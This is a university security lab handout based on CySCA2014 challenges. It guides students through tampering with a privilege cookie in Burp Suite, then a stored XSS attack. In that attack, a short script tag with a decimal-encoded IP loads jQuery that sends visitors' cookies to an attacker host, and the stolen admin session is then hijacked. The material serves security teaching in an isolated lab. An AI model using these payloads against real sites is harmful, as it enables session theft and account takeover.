**Name: ________________________________________ Student ID:_______________**

You will need:
CYSCA2014InaBox (VM)
Windows XP Control (VM)
Kali (VM)
A computer with internet access

## COS30015 IT Security

## Lab 7 week 7

In this lab you will edit **cookies** and perform **cross-site scripting.** This lab is based on the first two Web Penetration challenges from **CySCA2014** (https://github.com/CySCA/CySCA2015/blob/master/corporate_network_pentest/files/chaff/assessments/Light%20Reading/CySCA2014_Web_Penetration_Testing.pdf)

## Part 1: Cookie editing

*When cookies are used to store user privileges… Epic Fail!.*

*The goal is to log in as an administrator. We have been given the following hint:*

1. Using VMware Workstation Pro on your PC, load

***COS30015 Kali Linux*** and
***CYSCA2014InABox*.**

If you are not comfortable programming in Python, you may also like to launch ***Windows XP-Control*.**

2. Now go to the Kali VMware image. Log in as

username


password

```
user
COS30015user
```

3. Open IceWeasel, and go to **`http://192.168.100.210/index.php`**
***You should see a welcome page for Fortress Certifications.***

4. Start up ***BurpSuite*** – this is a proxy server which intercepts web traffic, and allows you to edit the http stream.

***Applications / Kali linux / Top 10… / burpsuite***




Accept the licence agreement, and then select the Proxy tab. Turn off intercept (By clicking on the *Intercept is on* button).

5. Change the network settings in **IceWeasel** to use **BurpSuite** as the proxy server:

***Edit > Preferences > Advanced > Network (tab) > Settings > Manual Proxy Configuration.***
Type:
`127.0.0.1, port 8080` into the HTTP Proxy field.

6. Back in *IceWeasel*, click on all of the links including the *Log In* link.

7. Back in *Burpsuite*, select the *History* tab. You will see a list of HTTP requests. Click on the *login.php* line.


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Intercept History Options
Request Response
Raw Params Headers Hex
? < + >
Type a search term

Filter: Hiding CSS, image and general binary content

| # ▲ | Host | Method | URL | Params | Modifi... | Status | Length | MI |
|---|---|---|---|---|---|---|---|---|
| 1 | http://192.168.100.210 | GET | /login.php | □ | □ | 200 | 4796 | HT |

```
GET /login.php HTTP/1.1
Host: 192.168.100.210
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.100.210/index.php
Cookie: PHPSESSID=mb57vdhk5utj09cu04u1bu8cp1; vip=0
Connection: keep-alive
```

8. In the RAW view you can see the HTTP Request packet. ***What are the two COOKIE parameters?***

***Not the Burpsuite Proxy > Options tab.***

**9. Let's try setting the VIP parameter to 1:**

- Click *Options* (tab) > *Sessions* (tab) > *Session Handling Rules*
- Select *Use cookies from Burp's cookie jar*
- *Edit*. A dialog box appears.
- In the *Details* tab, make sure *Use cookies from the Session handling Cookie Jar* is selected.
- Change to the *Scope* tab.
- Select *Proxy (use with caution)* *(leave Spider, Scanner selected)*
- Click *OK*
- Scroll down to the Cookie Jar, and click *Open Cookie Jar*
- Select the *vip* parameter and click *Edit Cookie*

***These settings allow Burpsuite to automatically change cookies without our manual intervention.***

**Name: ________________________________________ Student ID:_______________**


- Change the value from 0 to 1
- Click *OK*, *Close*

Back in **IceWeasel,** refresh the page **(F5).**

**The *Blog* tab is now available. Click on it.** ***What is the flag?***

## Part 2: XSS SessionID stealing.

*Now that we can post on the blog page, we can test for and use Cross-site scripting (XSS) to wreak havoc. The clue is:*



**Om nom nom nom**

Gain access to the Blog as a registered user to reveal the hidden flag.

***You must complete part 1 to attempt part 2.***

**The goal is to steal the session cookie of an admin user using XSS.**

**10.** Browse the ***blog*** pages at **http://192.168.100.210/index.php**. The heading of each topic gives you access to posting comments.

***11. Which post has been viewed by Sycamore (in 2014)?***

**Go There.** We want to get Sycamore's session ID (in a cookie).

**12.** Try inserting some script into the comment box (and submit):

```
<script>alert("XSS");</script>
<script>alert(document.cookie);</script>
```

***13. Are these scripts executed, sanitised or filtered?***

**Checking the comments form carefully.**

**14. What are the accepted formats for inserting bold, italics and links?**

**15.** Try inserting this script: **<script>alert('xss');</script>** into a comment as bold; i.e.

**`*<script>alert('xss');</script>*`**

***Does it work?***

**16.** Try inserting this script: <script>alert('xss');</script> into a comment as **italic; i.e.** **`_<script>alert('xss');</script>_`**

***Does it work?***

**17.** Try inserting XSS script inside the **( )** part of a link. e.g.

```
[test1](<script>alert('xss');</script>)
```

***Does it work?***

**18.** Try inserting XSS script inside the **[ ]** part of a link. e.g.

```
[<script>alert('xss');</script>](test2)
```

no spaces!

***Does it work?***

**19. Let's check how many characters we can insert.**

**Try**

```
[<script>alert('abcdefghijklmnopqrstuvwxyz');</script>](test3)
```

*20. Does it work?*

**21. Let's try to write an exploit in 30 characters or less.**
***The easiest way is to write the javascript in a remote file and then call it from the XSS. We want to get the Session Cookie of the admin – not our own. That means that we plant a stored XSS script which sends us the cookie of whoever visits the site.***

**22. In Kali, open a console window and type:**

```
echo "$.get('http://192.168.100.200?cookie=' +document.cookie);" > .j
```

***This writes the javascript (actually jQuery) into a file which we can call. It means "send cookie=<your cookie> to the web server at Kali".***

***Note: If you type the dotted IPV4 address in directly to the blog post you will break it, writing the broken link to the bold and italics instructions. The way to fix this is to shutdown and restart the CySCAInABox VM.***

**Now we need a web server.**

**23.** Type:

```
sudo python -m SimpleHTTPServer 80
```

and type in the password (`COS30015user`)

**24.** We need to remove the **.** from our XSS exploit (trust me). Using the host PC, open a web browser and find an *IP to Decimal convertor*, and convert 192.168.100.200 to decimal.

***25. The decimal version is:***

**26.** In the comment field of the web site (in IceWeasel), type

```
[<script src=//3232261320/.j>](test5)
```

**27.** Swap across (Alt + Tab) to the console and you should see the session ID (your own).

**28.** Wait a bit and see if another visitor to the site (the admin) goes there too.


***29. Does it work? What is Sycamore's session ID?***

**30. Now we edit out cookie, changing the session ID to the captured one and refresh the page.**

*You can figure out how to do that. (HINT: edit the cookie jar)*

**31.** Return to the web page and refresh (F5).

***32. What is the flag?***



Hello, Sycamore

VIP Flag: ComplexKillingInverse411

User Flag: OrganicShantyAbsent505

REST API v2

on 21st February 2014 by Kevin

The specification has been updated for the newest version of the REST API.

A few changes have been made, e.g. you can now update

***It is possible that the truncated script tag will "break" the database. If you want to start with a clean slate (so to speak), go back to the Blog link and start commenting to a different post. If that doesn't work, shutdown CYSCA2014InABox (not Kali) completely and then re-start it.***

**33. Alternate version:**

- Using Windows XP Control, start the Hacker's Console
- In Windows XP-Control, open Explorer (Windows + E) and go to C:\Inetpub\wwwroot and create a new file (rightclick New Text document) called j.txt. Double-click on it and type:

```
$.get('http://192.168.100.103:81/'+document.cookie);
```

Press ENTER and save the file as `j.j` (no text extension)

- In IceWeasel, enter into a comment frequently visited by Sycamore:

```
[<script src=//3232261223/j.j>](test6)
```

**34.** Observe the Hacker console in Windows. After a while it will display the session ID of each visitor.

**You may have to restart CYSCAInABox to get Sycamore's Session ID**